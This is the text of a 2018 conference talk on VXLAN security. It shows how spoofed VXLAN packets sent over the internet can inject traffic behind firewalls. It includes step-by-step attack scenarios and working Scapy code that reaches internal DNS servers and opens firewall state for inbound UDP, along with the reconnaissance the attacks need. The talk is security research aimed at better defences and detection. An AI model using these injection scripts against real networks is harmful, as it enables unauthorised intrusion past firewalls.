Velkommen til

VXLAN Security or Injection

Henrik Lund Kramshøj hlk@zencurity.dk

Slides are available as PDF, kramse@Github
vxlan-bornhack-2018.tex in the repo security-courses

Note: My contribution in this are mostly PoC implementations of less known security issues

Why talk about VXLAN

Virtual Extensible LAN (VXLAN) is a network virtualization technology that attempts to address the scalability problems associated with large cloud computing deployments. It uses a VLAN-like encapsulation technique to encapsulate OSI layer 2 Ethernet frames within layer 4 UDP datagrams, using 4789 as the default IANA-assigned destination UDP port number.[1] VXLAN endpoints, which terminate VXLAN tunnels and may be either virtual or physical switch ports, are known as VXLAN tunnel endpoints (VTEPs).[2][3]

...

The VXLAN specification was originally created by VMware, Arista Networks and Cisco.[5][6] Other backers of the VXLAN technology include Huawei,[7] Broadcom, Citrix, Pica8, Cumulus Networks, Dell EMC, Mellanox,[8] FreeBSD,[9] OpenBSD,[10] Red Hat,[11] Joyent, and Juniper Networks.

Source for quote:


`https://en.wikipedia.org/wiki/Virtual_Extensible_LAN`

It IS coming

Why do this talk

- We are beginning to see networks with VXLAN
- Live networks with production traffic - which are insecure
- Vendors hype their speed of VXLAN implementations, but not the security issues
- I need help in designing *network patterns* for good VXLAN deployments
- We need to increase visibility into VXLAN attacks, attacks encapsulated in VXLAN
- We should stop repeating the same mistakes again and again
- If you use VXLAN across data centers you have a complex problem at your hands

Overview VXLAN



How does it work?

- Router 1 takes Layer 2 traffic, encapsulates with IP+UDP port 4789 header, routes
- Router 2 receives IP+UDP+data, decapsulates, forward/switches layer 2 onto VLAN
- Most often VLAN IEEE 802.1q involved too, but not shown
- Lets only consider two routers

Quite easy to get a working lab with OpenBSD ☺

But what about security

VXLAN does not by itself provide ANY security, none, zip, nothing, nada!
No confidentiality. No integrity protection.

- *Just configure the firewall, router ACL, etc* - yeah right - spoofed packets
- Just isolate so no-one from the outside can send traffic
- Then what about from inside your data center, from partners
- Vendors does have some documents, like Arista has
  `https://eos.arista.com/vxlan-security/`
- Security is not detailed as part of the regular "how to setup VXLAN"
- Using IPsec would perhaps be best, but hey
  - what a nice small broadcast storm you just had there => lost packets


We currently have huge gaps in understanding these issues
- and missing security tool coverage

VXLAN attacks

So you are saying it is possible to produce VXLAN packets which sent across the internet will be accepted and injected onto layer 2 behind the firewalls and other security devices?!

Exactly!

VXLAN injection



I tested using my pentest server in one AS, sending across an internet exchange into a production network, towards Arista testing devices - no problems, it's just IP+UDP

Example attacks

What is possible:

- Inject ARP traffic, send arbitrary ARP packets to hosts, connectivity DoS
- Inject SYN traffic behind the firewall, ex web servers behind load balancer
- Inject UDP packets sourced from inside, even being sent out through firewall
- The above were my first attacks implemented,
- "Implemented", a few lines of Scapy was enough to get first results ☺
- I would love to try everything from `http://www.yersinia.net/` `https://tools.kali.org/vulnerability-analysis/yersinia`

Most firewalls and IDS would not see this traffic, most IDS would not consider ARP / Layer 2

Currently brainstorming and enhancing this list into a larger VXLAN test-plan. Tools will also be released this year, awaiting more protection from Suricata and knowledge about secure VXLAN deployment

Example: Send UDP DNS reqs to inside server

One interesting attack is injecting UDP DNS requests to inside server which does not have public IP

1. Select target: internal server, 10.0.0.10 and DNS service 53/UDP
2. Create VXLAN packet(s): DNS request dst 10.0.0.10 UDP dport 53
3. Source for this probe is your external pentest server
4. Make sure inside packet has Ethernet destination that reaches server
5. Send spoofed VXLAN packet across internet
6. After VXLAN decap this packet is sent to the server
7. Server process DNS request, send back response
8. Attacker waiting for the UDP DNS reply, gets it

Attacker can send UDP DNS request to inside server on RFC1918 destination. Tested working with Clavister with DNS UDP probes/requests, no inspection ☺

Snippets of Scapy

First create VXLAN header and inside packet

```
vxlanport=4789
vni=37
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
   UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")

broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
# this port is a high port, just make this look like a normal request
testport=54040
packet= vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport)/
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server

Send and receive - from another source

Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    # we are the parent
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    # we are the child
    time.sleep(10)
    print "child: sending packet"
    sendp(packet,loop=0)
    print "child: closing"
    sys.exit(0)
#print data.summary()
data[0].show()
```

The source port we used in the inside packet, becomes the destination port in replies - 54040 in example

Example: Open UDP from inside scenarios

Plan inject UDP via VXLAN to create firewall state, will allow reverse UDP requests coming into internal server

1. Select target: internal server, 10.0.0.10 and DNS service 53/UDP
2. Create VXLAN packet(s): internal packet src 10.0.0.10 UDP sport 53
3. Destination for this probe is your external pentest server
4. Make sure inside packet has Ethernet destination of the firewall
5. Send spoofed VXLAN packet across internet
6. After VXLAN decap, packet switched to firewall, come from inside
7. Firewall forwards, creates state, NATs
8. Attacker waiting for the UDP probe, notice NAT source IP+port
9. Attacker across regular internet send UDP request to NAT IP+port
10. Request match state, and is forwarded to internal server on 10.0.0.10

Tested working with Clavister with DNS UDP probes/requests, weak/no DNS inspection ☺

May allow acess to all UDP services? Need more testing

Send and receive - do another request

Send/receive UDP probe, then do another request through the open channel

```
...
print "After fork and things"
#print data.summary()
data[0].show()

# Dissecting the packet
ip=data[0].getlayer(IP)
udp=data[0].getlayer(UDP)

# Try sending request back through - now open - channel
# Dont forget to reverse the src/dst and ports
packet=Ether(dst=routermac)/IP(src=attacker,dst=ip.src)/
    UDP(sport=udp.dport,dport=udp.sport)/DNS(rd=1,qd=DNSQR(qname="localhost"))
sendp(packet,loop=0)
...
```

Maybe abuse complex protocols such as FTP, SIP etc. to open arbitrary ports?

Hey, you need a lot of information to do this!

What I need to do these attacks are:

- MAC addresses, some attacks can use broadcast destination
- VLAN IDs and VNIs - usually one to one mapping to VXLAN Network Identifier (VNI)
- IP addresses, internal subnets, qualified guesses as to default gateways etc.
- Injection end points, IPs of the two routers, port will likely be 4789
- Most of these are not typically considered highly confidential
- SMTP, HTTP setups often reveal real IP of the server behind etc.
- Also it is easily possible to produce millions of packets so send/scanning/trying
- Doing a complete scan of RFC1918 space is certainly possible for some protocols/ports
- Devices with SNMP public? Doing snmpwalk would get a lot of the above
- I dont think the hardware VTEP on Arista logs much, if anything

Any former employee, consultant would know some of this

Do Jazz hands if you think this is possible in real networks

Hping3 2018 and other tools

- A lot of tools dont support VXLAN
- Scapy does, and it was extremely easy to get the first examples working, $<$ 4 hours
- Scapy is *fast enough* for a lot of things, and flexible
- Scapy is preferred when doing VXLAN inject to one address, receiving on completely different one (like Open UDP from inside scenarios)
- PoC: adding VXLAN to Hping3 - tool is a bit unsuported, forked and made changes - was easy (I am NOT a C programmer by trade)
- Ongoing: adding VXLAN to Suricata - easy to add code, work in progress
- If I get time at BornHack I will continue this work, feel free to join me
- Idea, use router with VXLAN interface and route packets into, might work for 1-way scenarios

My fork of Hping3 are at `https://github.com/kramse/hping-2018` - private, will be opened at BornHack

My repo of example scripts is private, will be opened publicly when we have some default patterns for secure VXLAN deployment available, or when Suricata VXLAN support is more complete

Lessons learned

- When using encapsulating and tunneling like VXLAN - think about security
- Always use TLS and encryption - even on secure local server LANs
- How do we secure our network from external, internal BGP, internal hosts
- AAAARRRRRRRGGGHHHHHHH ☺
- Stop using VXLAN? Discuss

Really, help me, what IS the right answer? ☺

BTW This presentation used https://www.opendyslexic.org/ font - let me know if it works better than a normal sans serif